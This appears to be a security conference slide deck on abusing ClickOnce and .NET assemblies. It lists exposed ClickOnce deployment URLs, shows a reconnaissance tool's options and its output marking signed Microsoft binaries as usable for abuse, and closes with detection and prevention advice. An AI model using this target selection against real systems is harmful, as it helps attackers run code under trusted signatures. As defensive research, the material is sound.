https://www.felixinstruments.com/Software/Beta/CI-690/
https://www.biomark.com/Documents%20and%20Settings/67/Site%20Documents/Technical/BioTerm/BioTerm.htm
https://www.siscoconnect.com/admin/
http://greenshades.com/pub/downloads/GOKioskV3/publish.htm
https://www.fieldmasterapp.com/apps/publish.htm
https://skyline.gs.washington.edu/software/Skyline-release_1_2/index.html
http://www.flamec.nl/ftp/it/publish.htm
http://www.redware.com/software/mscrmconnector/clickonce/publish.htm
https://www.sportscrm.net/installv4/
https://www.consort.be/Downloads/Software/DIS3/publish.htm
https://apps.ncagr.gov/nutrientmanagement/
https://www.cat-ing.de/jetcat-hexfiles/JetCatUpdaterV12.htm
http://annotationpro.org/download/
https://apps.axxispetro.com/PrivateMarkets/
https://www.realtnetworking.com/Downloads/LAI_IV/LAI_Pro.htm
https://www.larsa4d.com/translation/
http://www.proximiti.com/cm/connector/publish.htm
```

Identifying Abusable .NET Assemblies

```
PS C:\> .\AssemblyHunter.exe help
```

AssemblyHunter.exe

Run Type Options:

path	(ex: path=C:\Users)	full path to search
file	(ex: file=C:\file.exe)	check if a specific file is an assembly
collection	(ex: file=C:\files.txt)	run checks against assemblies listed in a file
services	(ex: services=true)	enumerates all services for assemblies
tasks	(ex: tasks=true)	enumerates all scheduled tasks for assemblies
autoruns	(ex: autoruns=true)	enumerates common autorun locations for assemblies

Optional args:

recurse	(ex: recurse=true)	recurse the path given
allpaths	(ex: allpaths=true)	recurses all directoros, by default some directoros with common Microsoft assemblies are skipped
exeonly	(ex: exeonly=true)	look for exes only
getarch	(ex: getarch=true)	get assembly architecture
servicename	(ex: services=true)	check a specific service (needs services run)
isservice	(ex: isservice=true)	check if an exe is a service executable
getuac	(ex: getuac=true)	gets UAC settings of assembly
getrefs	(ex: getrefs=true)	gets references for target assembly
getasmid	(ex: getasmid=true)	gets internal assembly manifest identity
getasmid	(ex: getasmid=true)	gets internal application manifest identity
getappmanifest	(ex: getappmanifest=true)	gets internal application manifest
getasmmmanifest	(ex: getasmmmanifest=true)	gets internal assembly manifest

* path, file, collection, services, tasks, or autoruns should indicate the type of search performed, all other options narrow down the search




Identifying Abusable .NET Assemblies

```
PS C:\> .\AssemblyHunter.exe path="C:\program files\sharex" recurse=true exeonly=true noreqpriv=true
[+] Found assembly: C:\program files\sharex\ShareX.exe
[+] Manifest: <assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0" xmlns:asmv3="urn:schemas-microsoft-com:asm.v3">
<asmv3:application>
  <asmv3:windowsSettings>
    <dpiAware xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">True/PM</dpiAware>
    <dpiAwareness xmlns="http://schemas.microsoft.com/SMI/2016/WindowsSettings">PerMonitorV2, PerMonitor</dpiAwareness>
    <longPathAware xmlns="http://schemas.microsoft.com/SMI/2016/WindowsSettings">true</longPathAware>
  </asmv3:windowsSettings>
</asmv3:application>
<compatibility xmlns="urn:schemas-microsoft-com:compatibility.v1">
  <application>
    <!-- Windows Vista -->
    <supportedOS Id="{e2011457-1546-43c5-a5fe-008deee3d3f0}" />
    <!-- Windows 7 -->
    <supportedOS Id="{35138b9a-5d96-4fbd-8e2d-a2440225f93a}" />
    <!-- Windows 8 -->
    <supportedOS Id="{4a2f28e3-53b9-4441-ba9c-d69d4a4a6e38}" />
    <!-- Windows 8.1 -->
    <supportedOS Id="{1f676c76-80e1-4239-95bb-83d0f6d0da78}" />
    <!-- Windows 10 -->
    <supportedOS Id="{8e0f7a12-bfb3-4fe8-b9a5-48fd50a15a9a}" />
  </application>
</compatibility>
</assembly>
```



```
PS C:\> .\AssemblyHunter.exe path=C:\ recurse=true noreqpriv=true exeonly=true signed=true quiet=true
[+] Found assembly: C:\Program Files\Microsoft SDKs\Azure\Emulator\devfabric\dfMonitor.exe
    [+] Cert Issuer Name: CN=Microsoft Code Signing PCA 2011, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
    [+] Cert Subject Name: CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
    [-] No Manifest

[+] Found assembly: C:\ProgramData\chocolatey\choco.exe
    [+] Cert Issuer Name: CN=DigiCert SHA2 Assured ID Code Signing CA, OU=www.digicert.com, O=DigiCert Inc, C=US
    [+] Cert Subject Name: CN="Chocolatey Software, Inc.", O="Chocolatey Software, Inc.", L=Topeka, S=Kansas, C=US
    [-] No Manifest
```



```

PS C:\> .\AssemblyHunter.exe path=C:\Windows\Microsoft.NET\Framework64\v4.0.30319 exeonly=true getasmid=true getappid=true getuac=true signed=true
[+] Found assembly: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\AddInProcess.exe
[+] Cert Issuer Name: CN=Microsoft Code Signing PCA 2011, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
[+] Cert Subject Name: CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
[+] UAC setting: asInvoker
[+] Assembly Manifest Identity: AddInProcess, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089, processorArchitecture=MSIL
[-] No Application Manifest Identity

[+] Found assembly: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\AddInProcess32.exe
[+] Cert Issuer Name: CN=Microsoft Code Signing PCA 2011, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
[+] Cert Subject Name: CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
[+] UAC setting: asInvoker
[+] Assembly Manifest Identity: AddInProcess32, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089, processorArchitecture=x86
[-] No Application Manifest Identity

[+] Found assembly: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\AddInUtil.exe
[+] Cert Issuer Name: CN=Microsoft Code Signing PCA 2011, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
[+] Cert Subject Name: CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
[+] UAC setting: asInvoker
[+] Assembly Manifest Identity: AddInUtil, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089, processorArchitecture=MSIL
[-] No Application Manifest Identity

[+] Found assembly: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_compiler.exe
[+] Cert Issuer Name: CN=Microsoft Code Signing PCA 2011, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
[+] Cert Subject Name: CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
[+] UAC setting: asInvoker
[+] Assembly Manifest Identity: aspnet_compiler, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a, processorArchitecture=AMD64
[-] No Application Manifest Identity

```

Usable

Not
usable

```

[+] Found assembly: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\CasPol.exe
[+] Cert Issuer Name: CN=Microsoft Code Signing PCA 2011, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
[+] Cert Subject Name: CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
[+] UAC setting: asInvoker
[+] Assembly Manifest Identity: caspol, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a, processorArchitecture=AMD64
[+] Application Manifest Identity: 1.0.0.0, MyApplication.app,

```

Detection Opportunities

- ClickOnce applications are not super common (validate with baseline)
 - Dfsvc.exe process spawning
 - Check child process
 - Potentially whitelist allowed ClickOnce applications
 - Dfsvc.exe child process with an unsigned module load
 - Dfshim.dll can also be used for launching an application
- Look into ETW monitoring for ClickOnce execution
 - Keep in mind ETW bypasses or <etwEnable> .NET config value
- Baseline installation directories
(%LOCALAPPDATA%\Apps\2.0\<string>)
- Uncommon (application) signature making internet connection

Prevention Opportunities


- Create trust prompts, can disable all ClickOnce from the internet while allowing other zones
 - Options: Enabled, AuthenticodeRequired, and Disabled
 - Zones: MyComputer, LocalIntranet, TrustedSites, Internet, UntrustedSites
 - To disable all from the internet:
 - `\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NETFramework\Security\TrustManager\PromptingLevel - Internet:Disabled`
- If an application control solution is deployed
 - Prevent unreputable DLLs from being loaded

<https://superuser.com/questions/1252575/unable-to-install-clickonce-application-due-to-security-settings-windows-10>

<https://docs.microsoft.com/en-us/previous-versions/visualstudio/visual-studio-2015/deployment/how-to-configure-the-clickonce-trust-prompt-behavior?view=vs-2015&redirectedfrom=MSDN>



Prevention Opportunities



Closing

- Huge shoutout to Lee Christensen (@tifkin_), exploration of this technique wouldn't have been done with him
- Shoutout to Casey Smith (@subTee) for previous .NET research
- Shoutout to William Burke (@0xF4B0) for previous ClickOnce research
- Still a huge attack surface with .NET/ClickOnce overall
 - Plenty of areas of research and places to look into for further capability

<https://i.blackhat.com/USA-19/Wednesday/us-19-Burke-ClickOnce-And-Youre-In-When-Appref-Ms-Abuse-Is-Operating-As-Intended.pdf>



Thank you

Questions?